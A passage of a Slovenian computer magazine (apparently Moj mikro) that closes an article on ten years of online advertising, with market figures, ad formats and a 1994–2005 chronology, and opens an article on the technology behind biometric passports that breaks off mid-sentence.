Pri tem je treba poudariti, da se tudi sami oglaševalci niso mogli kaj prida zanesti na svoje marketinške agencije, saj je bilo tudi pri njih več kot očitno nepoznavanje novega medija. Zaradi pomanjkanja znanja in nasploh zanimanja, da bi agencije preusmerile del svojih projektov v internet, je internetno oglaševanje potrebovalo toliko časa za svoj pravi zagon in rast. Potrebna sta bila namreč nenehno **izobraževanje trga ter poudarjanje prednosti**, ki jih internetno oglaševanje prinaša. Spletnim medijem so pri prepričevanju potencialnih oglaševalcev bili v veliko pomoč konkretni primeri in številne raziskave, ki so se ukvarjale s preučevanjem učinkovitosti spletnega oglaševanja. Na srečo so v tistem obdobju spletne oglaševalske akcije v primerjavi z zdajšnjimi časi dosegale nadpovprečno učinkovitost, merjeno v odstotkih klikov na oglas (click through rate – CTR), kar je pomenilo, da so imeli lastniki spletnih strani v rokah **dobro vabo** za pridobivanje oglaševalcev.

SPLETNO OGLAŠEVANJE V ŠTEVILKAH

Prva petletka spletnega oglaševanja je bila zaznamovana z obdobjem **izjemne rasti**, saj se je vrednost oglaševanja vsako leto za nekajkrat povečala (leta 1997 za 239 % v primerjavi z letom poprej, leta 1998 za 112 %, leta 1999 pa je bila za 141 % večja kot leta 1998). Kljub izjemni rasti pa je vrednost spletnega oglaševanja preseгла prvo milijardo dolarjev šele leta 1998. Leto pozneje je bil dosežen prvi večji preboj, saj se je vrednost spletnega oglaševanja podvojila, in sicer s slabih 2 milijard dolarjev na **4,6 milijarde** (glej sliko 3).



Gibanje vrednosti spletnega oglaševanja v letih 1997–2004

Vir: PricewaterhouseCoopers

V kontekstu podanih števil in njihove boljše predstave so zanimivi izsledki raziskave podjetja **DoubleClick**, ki je primerjal oglaševalske prihodke med tremi mediji: klasično televizijo, internetom in kabelsko televizijo. Pod lupo so vzeli prvih deset let trženja oglasnega prostora za vsak posamezen medij, in sicer vrednost internetnega oglaševanja v letih 1995–2004, televizijskega oglaševanja v letih 1949–1958 in oglaševanja prek kableske televizije v letih 1980–1989. Primerjava med mediji je pokazala, da je vrednost internetnega oglaševanja že po treh letih presegla kableskega in da je internetno oglaševanje potrebovalo pet let, da je doseglo vrednost televizijskega oglaševanja.

ZLOM PODJETIJ PIKAKOM IN PADEC OGLAŠEVANJA

Začetek novega tisočletja je bil zaznamovan z nadaljnjo rastjo vrednosti spletnega oglaševanja (8 milijard ob koncu leta 2000), a s pomembno spremembo, saj se je trend po obdobju nenehne rasti konec leta obrnil navzdol. Gospodarska recesija na prehodu tisočletja in prenapihnen internetni balon, sta povzročila **propad številnih internetnih podjetij** in s tem seveda tudi **padec vrednosti oglaševanja**. Negativni trend, ki se je začel konec leta 2000, se je nadaljeval vse do druge polovice leta 2002, ko je po podatkih organizacij IAB in PricewaterhouseCoopers znašala letna vrednost internetnega oglaševanja 6 milijard dolarjev, kar je za 15 % manj v primerjavi z letom poprej in 25 % manj kot leta 2000. Oglaševalski primat na spletnih straneh so začela prevzemati večja podjetja. Medtem ko sta bili leta 2000 med največjimi spletnimi oglaševalci le dve podjetji s seznama 500 največjih podjetjih revije Fortune, je bila leta 2002 polovica od 20 največjih spletnih oglaševalcev (med drugim podjetja, kot so Amazon.com, Estee Lauder, SBC Communications, General Motors in Barnes & Noble) uvrščena na seznam Fortune 500. Zadnje četrtletje leta 2003 je bilo z 2,2 milijarde prihodkov sicer rekordno, a je na letni ravni vrednost spletnega oglaševanja s 7,2 milijarde dolarjev še vedno zaostajala za letom 2000 (glej sliko 2).

OBDOBJE PONOVNE RASTI

Vzroke za »bikov trend« na področju spletnega oglaševanja, ki se je začel **pred tremi leti**, gre iskati predvsem v izhodu podjetij iz gospodarske recesije, **vse večjem pomenu interneta**, boljše mu znanju s področja internetnega poslovanja,

vse daljšem času, ki ga uporabniki prebijejo v internetu, večjih oglaševalskih površinah, ki so prinesle v spletno oglaševanje nove razsežnosti, ter seveda v večjemu številu oglaševalcev. Če so se v prvi petletki spletnega oglaševanja podjetja spraševala predvsem »Zakaj sploh oglaševati v internetu?«, pa se podjetja z vse večjo integracijo interneta v trženjsko-komunikacijski splet zdaj sprašujejo predvsem »Kako nastopati v spletu in kako učinkovito izkoristiti komunikacijski, transakcijski in distribucijski potencial, ki ga internet ponuja?«.

Za leto 2004 bi lahko rekli, da se je spletno oglaševanje dokončno izkopal iz krize, celo več, v primerjavi z letom poprej je naraslo za 33 % in konec leta s **9,6 milijarde dolarjev** doseglo rekordno vrednost v desetletni zgodovini. Poročilo organizacij IAB in PricewaterhouseCoopers pravi, da se pozitivni trendi nadaljujejo tudi letos, saj so podjetja v prvem četrtletju namenila internetnemu oglaševanju 2,8 milijarde dolarjev oziroma **26 % več kot v istem obdobju lanskega leta**. V Veliki Britaniji so po podatkih raziskave podjetij Interactive Advertising Bureau UK in PricewaterhouseCoopers oglaševalci v letu 2004 prvič v zgodovini porabili več sredstev za internetno (3,9-odstotni delež v celotnem oglaševalskem kolaču) kot za radijsko oglaševanje (3,8%).

KLASIČNE PASICE IZPODRIVAJO OGLASI, VEZANI NA KLJUČNE BESEDE

KLASIČNE PASICE IZPODRIVAJO OGLASI, VEZANI NA KLJUČNE BESEDE

Zaradi težnje oglaševalcev po večjih formatih oglasnih pasic, ki bi jim dopuščale večjo izbiro kreativnih možnosti ter zagotavljale večjo opaznost oglasov, in zaradi razvoja internetnih povezav, ki so omogočale hitrejši prenos podatkov, je v začetku leta 2001 organizacija IAB sprejela priporočila za nove, **večje formate spletnih pasic**. Uveljavile so se predvsem navpične pasice, imenovane **nebotičniki** (skyscrapers) velikosti 120 x 600 in 160 x 600, **jumbo pasice** dimenzij 250 x 250 in **obogateni** (rich-media) oglasi. Kljub opaznemu trendu večanja dimenzij oglasnega prostora na spletnih straneh so v prvih letih novega tisočletja še vedno prevladovali klasične oblike oglasov, dokler jih niso leta 2003 iz prestola vrgle **spozorirane povezave v iskalnikih**, na kar sta v največji meri vplivali izjemna priljubljenost in uporaba iskalnika **Google**.

Delež klasičnih oglasnih pasic in spozorstev je iz leta v leto občutno manjši. Hitro se povečuje oglaševanje, povezano s ključnimi besedami, saj so oglaševalci spoznali, da gre za cenovno ugoden in učinkovit način oglaševanja. Medtem ko se je delež oglaševanja po ključnih besedah povečal s 35 % v letu 2003 na 40 % v letu 2004, so se oglaševalski prihodki, povezani z zakupom ključnih besed, v istem obdobju povečali kar za 50 %, in sicer z 2,5 milijarde na 3,9 milijarde dolarjev. V zadnjih dveh letih se je podvojil tudi

desetletje spletnega oglaševanja

delež **obogatenih oglasov**, ki so imeli v preteklem letu 10 % delež (glej tabelo 2). Njihova vloga pa je dejansko veliko večja, saj so po podatkih podjetja Nielsen//NetRatings imeli kar 35 % delež med vsemi prikazanimi spletnimi oglasi. Še posebej veljajo za priljubljeno obliko oglaševanja med telekomunikacijskimi podjetji in podjetji iz avtomobilske industrije, kjer imajo več kot polovičen delež med vsemi prikazanimi oglasi.

	1997	1998	1999	2000	2001	2002	2003	2004
Oglasne pasice	54 %	56 %	56 %	48 %	36 %	29 %	21 %	19 %
Sponzorstva	41 %	30 %	27 %	28 %	26 %	18 %	10 %	8 %
Mali oglasi (classified)				7 %	16 %	15 %	17 %	18 %
Ključne besede				1 %	4 %	15 %	35 %	40 %
Vrinjene strani (interstitial)	2 %	5 %	4 %	4 %	3 %	5 %	2 %	
Oglaševanje prek e-pošte		1 %	2 %	3 %	3 %	4 %	3 %	1 %
Obogateni oglasi (rich media)				2 %	2 %	5 %	8 %	10 %

Deleži posameznih oglasnih oblik od leta 1997-2004 Vir: IAB

Kakor v razvitem svetu se tudi v Sloveniji vse hitreje uveljavljajo **naprednejši oglasni formati**, saj se oglaševalci zavedajo, da je v neprestanem boju za pozornost potrošnikov tem treba vedno ponuditi kaj novega. Ker imajo povrh vsega naprednejši oglasi (**raztegljivi oglasi, lebdeči oglasi, video oglasi ...**) tudi veliko večjo odzivnost, si tako spletni založniki kot oglaševalci prizadevajo stare oglasne oblike v največji meri zamenjevati z novimi. Po podatkih podjetja **Iprom**, specializiranega za spletno medijsko načrtovanje, organizacijo in izvedbo oglaševalskih akcij s spletnimi oglasi, so agencije in naročniki z uporabo programske opreme **Iprom AD Server**, ki mesečno po standardu IAB dosega v povprečju 850.000 uporabnikov slovenskih spletnih medijev, v prvi polovici leta 2005 izvedli 64 % spletnih oglaševalskih akcij s klasičnimi pasicami, 36 % oglasnih akcij pa z multimedijskimi oglasi (rich media, video oglasi).

LE DROBTINA SLOVENSKEGA OGLAŠEVALSKEGA KOLAČA

Delež internetnega oglaševanja v celotnem oglaševalskem kolaču v **ZDA** vztrajno raste. Medtem ko je leta 1999 dosegal 2 % delež, je imelo internetno oglaševanje v preteklem letu že **5,4 % odstotni delež**, kar je skoraj **petkrat več kot v Sloveniji**, kjer je delež internetnega oglaševanja na prav mizerni ravni; približno takšni, kot so jo imeli Američani pred sedmimi leti. Da pa se ne bi ves čas primerjali samo z ZDA pa omenimo, da znaša delež spletnega oglaševanja v oglaševalskem kolaču na Švedskem že slabih 8 odstotkov.


Lani je po podatkih Mediane (www.mediana.si) bruto vrednost oglaševanja v Sloveniji znašala dobrih **77 milijard tolarjev**, kar je za 18 odstotkov več kot leto poprej in 32 % več kot leta 2003, ko je bila bruto vrednost oglaševanja 58 milijard SIT. Podobno kot v preteklih letih največji kos oglaševalskega kolača

pripada **televiziji**, ki je imela v lanskem kolaču 59-odstotni delež. Sledijo revije z 11 odstotki, dnevnik z 10 odstotki, 6 odstotkov ima radio, po 5-odstotni delež imajo plakati in priloge dnevnikov, odstotek manj časopisi, **1 odstotek dosega internet** (leta 2002 je imel 0,8-odstotni delež, leta 2001 pa 0,4-odstotni). Bruto vrednost internetnega oglaševanja je tako lani znašala 750 milijonov tolarjev.

Če gledamo na spletno oglaševanje v vidika deleža v celotnem oglaševalskem kolaču, lahko rečemo, da se spletno oglaševanje v Sloveniji še **vedno ni prijelo**, saj prevladujejo med oglaševalci predvsem večja podjetja, ki namenjajo internetu le drobtino celotnega oglaševalskega kolača, in to kljub temu, da je doseg interneta že precejšen, da ponuja internetno oglaševanje precej velik razpon kreativnih možnosti in da je učinkovitost oglaševanja v internetu veliko bolj merljiva kot v klasičnih medijih.

Problem slovenskega oglaševalskega trga je že zadnjih nekaj let zelo podoben. Kljub opaznemu napredku lahko še vedno govorimo o **pomanjkanju znanja** na področju spletnega oglaševanja in interneta nasploh. Manjši oglaševalci zaradi omejenih finančnih sredstev ne oglašujejo prek agencij in se oglasnih akcij lotevajo po najboljših močeh, kot vedo in znajo. To seveda prinaša v večini primerov skromne rezultate, kar vpliva na dodatno nezaupanje podjetij do internetnega oglaševanja. Po drugi strani so oglasne agencije v Sloveniji vsaj glede znanja, kreativnosti in produkcijskih zmožnosti v zadnjih letih precej napredovale, vendar se zdi, da za internetno oglaševanje niso kaj prida zainteresirane in se ga zaradi skromnih donosov raje izogibajo.

Večino oglaševalskega kolača si tako kot v svetu tudi v Sloveniji razdelijo **najbolj obiskane spletne strani**. Če sta še pred štirimi leti večino oglaševalskega denarja pobirala Matikurja in Siol, pa zdaj temu ni več tako. Trend obiskanoosti pri Mat'kurji je namreč že nekaj časa obrnjen



Delež spletnega oglaševanja v ZDA in Sloveniji (neto vrednost) Vir: Httpool

navzdol, kar se kaže tudi v vse manjših oglaševalskih prilivih. Daleč pred vsemi je **Najdi.si**, ki je zaradi kakovostnega iskalnika in s tem velike obiskanosti, dobre trženjske ekipe in sredstev, ki jih vlaga v razvoj, daleč najbolj priljubljen med oglaševalci, tako da si odreže največji kos oglaševalske pogače. Med spletne strani, ki se lahko pohvalijo s solidnimi oglaševalskimi prihodki prav gotovo sodita **24ur.com** in **Siol.net**. Veliko spletnega oglaševalskega denarja poberejo tudi **specializirani mediji** (še posebej Financeon.net), saj lahko na njih oglaševalci natančneje dosega svoje ciljno občinstvo.

ŠIROKOPASOVNE POVEZAVE IN CILJNO OGLAŠEVANJE

Če smo še pred nekaj leti merili hitrost povezav v kilobitih na sekundo (Kb/s), pa se danes velik delež internetnih uporabnikov že pogovarja o tem, s koliko megabitno povezavo dostopajo do interneta. Po podatkih podjetja Nielsen//NetRatings je v ZDA decembra leta 2004 že 54 % gospodinjstev z dostopom do interneta uporabljalo **širokopasovno povezavo**. Ravno naraščanje hitrosti internetnih povezav je pripeljalo do tega, da ni več problem pretočiti v računalnik




Klasične oglasne pasice in sponzorstva se umikajo, nadomeščajo jih obogateni oglasi, zlasti pa prodira oglaševanje, povezano s ključnimi besedami, ki je poceni in učinkovito.

nekaj 100 KB velik video oglas v nekaj sekundah, ne da bi bilo pri tem kakorkoli moteno uporabnikovo pregledovanje spletne vsebine. In še en podatek je zelo pomemben za oglaševalsko industrijo: uporaba širokopasovnih povezav je namreč prinesla tudi **veliko daljše čase, ki jih uporabniki preživijo v internetu**, saj jim ni več treba meriti časa in stroške telefonskih impulzov. Po podatkih podjetja DoubleClick preživijo uporabniki širokopasovnih povezav v povprečju skoraj 50 % več časa v internetu kot uporabniki modemske povezave.

Video je v spletne oglase vpeljala družba Unicast (www.unicast.com), ki je v začetku leta 2004 predstavila novost na trgu oglaševanja – **30-sekundne celozaslonske video oglase** (Video Commercial), ki so internetno oglaševanje popolnoma približali televizijskemu.

Poleg uporabe širokopasovnih internetnih povezav, večjih oglasnih površin in novih oglasnih formatov, je spletna tehnologija napredovala že do takšne mere, da omogoča razvoj učinkovitih oglaševalskih akcij in praktično neomejenih kreativnih rešitev, ki temeljijo na **video, avdio in interaktivnih učinkih**. Prihod videa v internet pa pomeni, da bodo tako spletne vsebine kot oglasi lahko postali veliko zabavnejši in čustveni. Po podatkih družbe Jupiter Research so oglaševalci v ZDA lani porabili 77 milijonov dolarjev za spletne video oglase, do leta 2009 pa naj bi se ta znesek povečal za več kot osemkrat – na 657 milijonov dolarjev.

Poleg vse večjih mer spletnih oglasov in vse



Sponsorirane povezave imajo so najbolj priljubljena oblika spletnega oglaševanja

večji vlogi videa v spletnih oglasih, poteka razvoj spletnega oglaševanja tudi v smeri čim bolj natančnega ciljanja in osebnega pristopa. Podjetja se namreč vse bolj zavedajo, da ponuja spletno oglaševanje pred klasičnimi mediji številne prednosti, med katerimi velja izpostaviti možnost natančnih meritev, sledenje uporabnikom, možnost natančnega ciljanja ter interakcijo z uporabnikom. Pri spletnih oglasih ni prednost samo v tem, da lahko oglaševalci natančno spremljajo obisk. Vedo celo to, odkod je prišel obiskovalec na njihovo spletno stran in kam je odšel. V skladu z obnašanjem obiskovalcev lahko oglaševalci ponudijo takšne oglase, ki natančno merijo na prave ciljne skupine. Tako je ena od vročih tem internetnega oglaševanja v zadnjem času tudi ciljanje glede na obnašanje spletnih obiskovalcev (behavioral targeting). Gre za to, da se določenemu obiskovalcu postrežejo le tisti oglasi, ki so vezani na njegovo obnašanje med obiskovanjem spletnih strani.

PERSPEKTIVE SPLETNEGA OGLAŠEVANJA

Z integracijo interneta v klasični medijski splet bo počasi tudi spletno oglaševanje dobilo delež, ki mu pripada. Večji oglaševalci namreč po podatkih Ameriškega oglaševalskega združenja in družbe Atlantic Media namenjajo internetnim oglasom povprečno 8 odstotkov oglaševalskega proračuna, v treh letih pa naj bi se ta delež povečal na 17 odstotkov. Analitiki napovedujejo, da bodo gonilne sile nadaljnje rasti internetnega oglaševanja predvsem vse večja razširjenost širokopasovnega dostopa do interneta, odmik oglaševalcev od tradicionalnih tiskanih in elektronskih medijev ter vse večja uporaba spletnih obogatenih oglasov (rich media), ki so skorajda enaki kot TV-oglas. Forrester Research ocenjuje, da bo spletni oglaševalski kolač do leta 2010 vreden že 26 milijard dolarjev, kar pomeni, da naj bi dosegel osem odstotni delež v celotnem prihodku od oglaševanja. Krepitev deleža bi naj bila posledica padca oglaševanja v revijah, direktni pošti in časopisih. Na rast spletnega oglaševanja bi naj vplivali predvsem sponzorirani zadetki pri iskanju ter video oglasi.

O tem, kako bi se naj spletni oglaševalski trg razvijal v naslednjih letih, je Simon Cetin, direktor podjetja Iprom, dejal naslednje: »Ne-

nehno naraščanje števila spletnih medijev in naprav za dostop do spletnih vsebin je pripeljalo do tega, da sta načrtovanje in zakupovanje spletnega medijskega prostora ter časa postala izredno težavna in zapletena. Zaradi mobilnosti potrošnikov, obsežne izbire medijev in poplave vsebin postaja doseganje ciljnih uporabnikov vse težje. V prihodnosti se bo oglaševanje s spletnimi oglasi lahko zanašalo le na avtomatske sisteme, ki ugotavljajo, kako in določeni osebi 'dostaviti' ustrezen oglas ob



Avtomobilisti imajo radi predvsem obogatene oglase.

želenem času in prek pravega medija oziroma naprave. Razvoj 'inteligentnih' programov, ki v realnem času uporabnikom različnih medijev posredujejo oglasna sporočila, glede na to, kaj ti gledajo in kako se na vsebine odzivajo, je na neustavljivem pohodu. ■

Kratka kronologija spletnega oglaševanja

- 1994** Oktobra se na spletni strani HotWired.com odvrtijo prvi spletni oglasi. Med prvimi spletnimi oglaševalci se pojavijo AT&T, MCI, Sprint, Volvo.
- 1995** Forrester Research poroča, naj bi znašal letni obseg spletnega oglaševanja 37 milijonov dolarjev. InfoSeek in Netscape začneta prodajati oglasni prostor glede na število prikazov oglasa.
- 1996** AT&T začne prvo oglaševalsko akcijo z animiranimi oglasnimi pasicami. Microsoft plača za sponzoriranje spletne strani, namenjene finalu ameriškega nogometa, 200.000 USD. Yahoo! dovoli podjetju Proctor & Gamble, da zakupi oglasni prostor po modelu CNK (cena na klik). Organizacija CASIE v sodelovanju z IAB-om objavi standarde za oblike in velikosti spletnih oglasov. Podjetja namenijo spletnemu oglaševanju 301 milijon dolarjev. Prva uporaba Flasha, na podlagi katerega je 9 let pozneje izdelanih 98 % vseh obogatenih (rich media) spletnih oglasov.
- 1997** Povprečna stopnja klikov na spletne oglase pade na 1 %. Vrednost internetnega oglaševanja se približa milijardi dolarjev.
- 1998** Ustanovljena je organizacija IAB Europe. Oglaševanje s pasicami ima s 56 % najvišji delež med oblikami internetnega oglaševanja. Iskalnik GoTo.com (pozneje Overture) uvede sponzorirane povezave.
- 2000** Prvi vrhunec spletnega oglaševanja, ki ustvari 8 milijard dolarjev prometa. Zlom podjetij dotcom. IAB predstavi nov format pasice: spletni nebotičnik (120 x 600). Google.com predstavi oglaševanje s ključnimi besedami. Slovenija dobi prvo spletno oglaševalsko mrežo Iprom, ki ji kmalu zatem sledi Httpool.
- 2001** Standardizacija obogatenih oglasnih formatov. Vrednost internetnega oglaševanja prvič doslej pada v vseh četrletjih leta.
- 2002** Negativni trend padanja vrednosti internetnega oglaševanja se zaustavi v drugi polovici leta. Pod okriljem podjetja Iprom začne oktobra delovati prva slovenska večpredstavna spletna oglaševalska mreža Media Iprom, prek katere Citroen Slovenija izvede prvo multimedijško spletno oglaševalsko akcijo z lebdečim oglasom v Sloveniji.
- 2003** Pasice standardne velikosti (468 x 60) zavzemajo s 58 odstotki še vedno največji delež med spletnimi oglasi v DoubleClickovem omrežju. Oglaševalci so namenili internetnemu oglaševanju 7,2 milijarde dolarjev, kar pomeni petino več kot v letu 2002.
- 2004** Oglaševalci namenijo oglaševanju po ključnih besedah več sredstev kot oglaševanju v kinematografih. Ameriški spletni oglaševalski trg doživi po štirih letih znova rekordno vrednost, ki se ustavi pri 9,6 milijarde dolarjev. Unicast predstavi video oglasni format Video Commercial, ki prekrije celoten zaslon. V Veliki Britaniji ima internetno oglaševanje v celotnem oglaševalskem kolaču večji delež kot radijsko oglaševanje.
- 2005** Junija CNN odpre prej plačljive video vsebine – poslovni model je oglaševanje! V Sloveniji doseže Merkurjev spletni oglas rekordno, 15-odstotno opaznost.

KAJ PRINAŠA ČIP V POTNEM LISTU

Medtem ko se izteka razpis za izdelavo biometričnih potnih listin, ki ga je objavili ministrstvo za notranje zadeve, smo se v Mojem mikru odločili pogledati v tehnološko ozadje biometrije. Kako nastane biometrični potni list ali drug biometrični dokument? Kakšni so tehnično-varnostni standardi? In končno, kaj lahko pričakujemo od prve generacije teh digitalnih dokumentov?

Piše: Vasja Ocvirk

vasja.ovcirk@mojmikro.si

Osmiselnosti, upravičenosti, etičnih vprašanj in vplivu biometrije na naša življenja, varnosti na eni in zasebnosti na drugi strani tokrat ne bomo razpravljali. Kot rečeno, nas trenutno bolj zanima tehnologija, ki stoji za tem. Vendar velja najprej razjasniti pojem biometrije nasploh. Izraz biometrija zajema načine za **samodejno prepoznavanje fizičnih ali vedenjskih značilnosti žive osebe**. Tako vsaj v svojih uradnih dokumentih definira biometrijo skupina NTWG (New Technology Working Group), ki deluje znotraj organizacije ICAO (International Civil Aviation Organisation) in velja za alfo in omego biometrije, kakršno poznamo danes. V preprostem prevodu biometrija pomeni, da lahko naše telesne značilnosti prepoznamo in zapišemo v **digitalni obliki** ter jih nato zahtevam primerno uporabimo za **identifikacijo in prepoznavanje oseb**. In ker je biometrija v luči svetovnega dogajanja v zadnjih petih letih postala nadvse pogosto uporabljana beseda, ne nazadnje prav zaradi zahtev ZDA in EU-ja, je prav, da poznamo vsaj nekatere njene tehnološke osnove.

KAJ JE BIOMETRIJA?

Trenutno se biometrija nanaša zgolj na tri fizične značilnosti: **obrazne poteze, prstni odtis in šarenico**. Vedenjskih značilnosti, pa tudi glasu ali celo DNK-zapisa, ki jih lahko tako pogosto zasledimo v znanstvenofantastičnih filmih, zaenkrat še ni zaslediti v praktični rabi in tudi vprašanje je, kdaj jih lahko pravzaprav sploh pričakujemo.

Odgovor na vprašanje iz uvoda, torej, kateri podatki bodo shranjeni v čipih digitalnih **potnih listov prve generacije**, ki se nam kmalu obetajo, smo poiskali v celjskem Cetisu, kjer že dlje časa pospešeno celovito razvijajo biometrične metode in dokumente. Mimogrede, v času nastanka


tega besedila je bil na razpisu za biometrične potne liste izbran prav Cetis, a postopek ni bil končan, saj je še tekkel rok za morebitno pritožbo konkurenčnega Miragea. Ne glede na zmagovalca razpisa pa so znane tehnične značilnosti potnih listov, kakor tudi stopnje uvedbe posameznih biometričnih dejavnikov v potne listine. **Vladimir Tkalec**, vodja R&R programa IT v Cetisu, nam je povedal,

da bosta zajem in zapisovanje biometričnih podatkov potekala fazno: »V prvi fazi se bo od biometrik zapisovala le podoba obraza imetnika (slika in ne vzorec), prstni odtisi (slika in ne vzorec) pa se bodo začeli biometrično zapisovati v potne listine v roku 36 mesecev od sprejema tehničnih specifikacij v skladu z Uredbo sveta (ES) št. 2252/2004, z dne 13. 12. 2004.«

Kaj to dejansko pomeni v praksi? Na prvi pogled skoraj nič, vsebinsko pa kar precej. Potni list bo po obliki še naprej zelo podoben današnjemu, le da bo imel v **platnici vdelan čip**, v katerem bo shranjena **digitalna fotografija** v formatu JPEG 2000. Toda to je zgolj eden izmed treh delov, ki sestavljajo celoten sistem. To fotografijo bo treba namreč najprej zajeti in jo, v skladu z logično podatkovno strukturo, zapisati na čip. Hkrati pa bo na drugi strani, na primer na mejnem prehodu, letališču ali drugi nadzorni točki moč te podatke **strojno prebrati** in jih z ustrežno programsko opremo preveriti, primerjati in avtorizirati. Podatki se prenašajo **brezkontaktno**, čip pa

nima lastnega napajanja, saj energijo prejme od bralnika oziroma zapisovalnika.

Programska oprema na nadzorni točki lahko preverja avtentičnost potnega lista pri izhodu in vhodu v državo s primerjavo med fotografijo, shranjeno v čipu potnega lista, in fotografijo, ki je bila vložena ob izdaji tega dokumenta in je v podatkovni zbirki. Primerja lahko tudi fotografijo v čipu s fotografijo osebe, ki jo posname ustrezna oprema na nadzorni točki. Dodatno preverjanje je možno tudi s primerjavo vseh treh naštetih virov in skenirane podobe fizične fotografije v dokumentu, na voljo pa je tudi klasična neelektronska primerjava dobljenih rezultatov s fizično fotografijo na potnem listu. Vse našteje metode so namenjene predvsem za preverjanje pristnosti potne listine in hkrati njenega nosilca, je pa fotografijo moč uporabiti tudi za



Organizacija obveznih in podatkovnih elementov v logični podatkovni strukturi za zapis na biometrični čip (LDS - Logical Data Structure)

Biometrija pomeni, da lahko telesne značilnosti oseb prepoznamo in zapišemo v digitalni obliki ter jih nato zahtevam primerno uporabimo za identifikacijo in prepoznavanje.

primerjavo s podatki iz podatkovne zbirke sumljivih oseb, kar je še zlasti občutljivo vprašanje, a ga, kot smo že omenili, tokrat ne bomo obravnavali.

AH, TI STANDARDI

Pri prepoznavanju fizičnih značilnosti programska oprema izlušči biometrični vzorec (biometric template), ki zajema ključne poteze in ga je moč primerjati z drugimi vzorci, kar postopek precej pohitri, toda zaenkrat bodo v čipih shranjene fotografije. Zakaj? Ali ne bi bilo lažje ali vsaj idealno, če bi v čip shranili samo biometrični vzorec in ne fotografije? Ali pa celo oba? Vzorec je tudi z vidika zasebnosti manj občutljiv kot sama fotografija, tako, da ne bi šlo zgolj za hitrost. Tkalec meni, da gre za neusklajenost med posameznimi državami, ki so vsaka zase razvile svoje programske rešitve za prepoznavanje obraznih značilnosti in seveda ščitijo avtorstvo, tako da je fotografija pač tisti najmanjši možni skupni imenovalec, ki zadošča sicer precej strogim standardom. Pri prstnem odtisu bo stvar podobna, vendar se bo za digitalni zapis uporabljal enoten standard **WSQ**, ki ga je postavil FBI. V prihodnosti pa morda lahko pričakujemo standardizirano podobo biometričnih vzorcev, ki jih bodo lahko posamezne države neboleče uvedle v svojo programske opremo, ne da bi se zaradi tega spuščale v licenčne vojne.

Najbrž ste medtem že pomislili, da lahko spreten ponarejevalec poleg fotografije in fizične po-

Kremenčkovi

Nikomur ni popolnoma jasno, zakaj se je država odločila za tako hiter javni razpis za biometrične potne liste, ko je znano, da so Američani nekoliko omilili svoje časovne roke. Razpis poleg fizične izdelave zajema tudi ustrezno opremo za digitalizacijo osebnih podatkov, te pa je treba tudi preveriti in spremeniti v obliko, primerno za vnos na čip.

S tem pa utegne biti nekaj težav oziroma natančneje, zaradi izdelave novih potnih listin državljanom nikakor ne bo olajšan postopek pridobivanja novih potnih listin.

Idealno bi namreč bilo, če bi bile **upravne enote opremljene z ustrezno opremo**. Uradnica bi nas slikala z digitalnim fotoaparatom, bralnik bi prebral naš podpis na listu papirja ter ga pretvoril v digitalno obliko in na koncu bi prst še postavili na bralnik prstih odtisov. Te podatke bi uradnica dobila v svoj osebni računalnik skupaj s podatki o državljanu, pridobljenimi iz centralnih registrov, hkrati bi v ozadju tudi stekel proces preverjanja. V pozitivnem primeru ste tako opravili z vlogo. Biometrične podatke bi sistem le še ustrezno šifriral in jih po varni elektronski poti poslal izdelovalcu potnih listin. Kot kaže, pa ne bo tako. V začetku izdelave potnih listin bo na čip zapečena zgolj podoba vašega obraza in, kot kaže, boste v upravno enoto še vedno morali **prinesti fotografijo**. Seveda boste prej morali obiskati fotografa in za to, da vam bo digitalno fotografijo natisnil na papir (fotografi uporabljajo večinoma le še digitalne fotoaparate), ustrezno plačati. Upravna enota bo tako kot zdaj po klasičnih 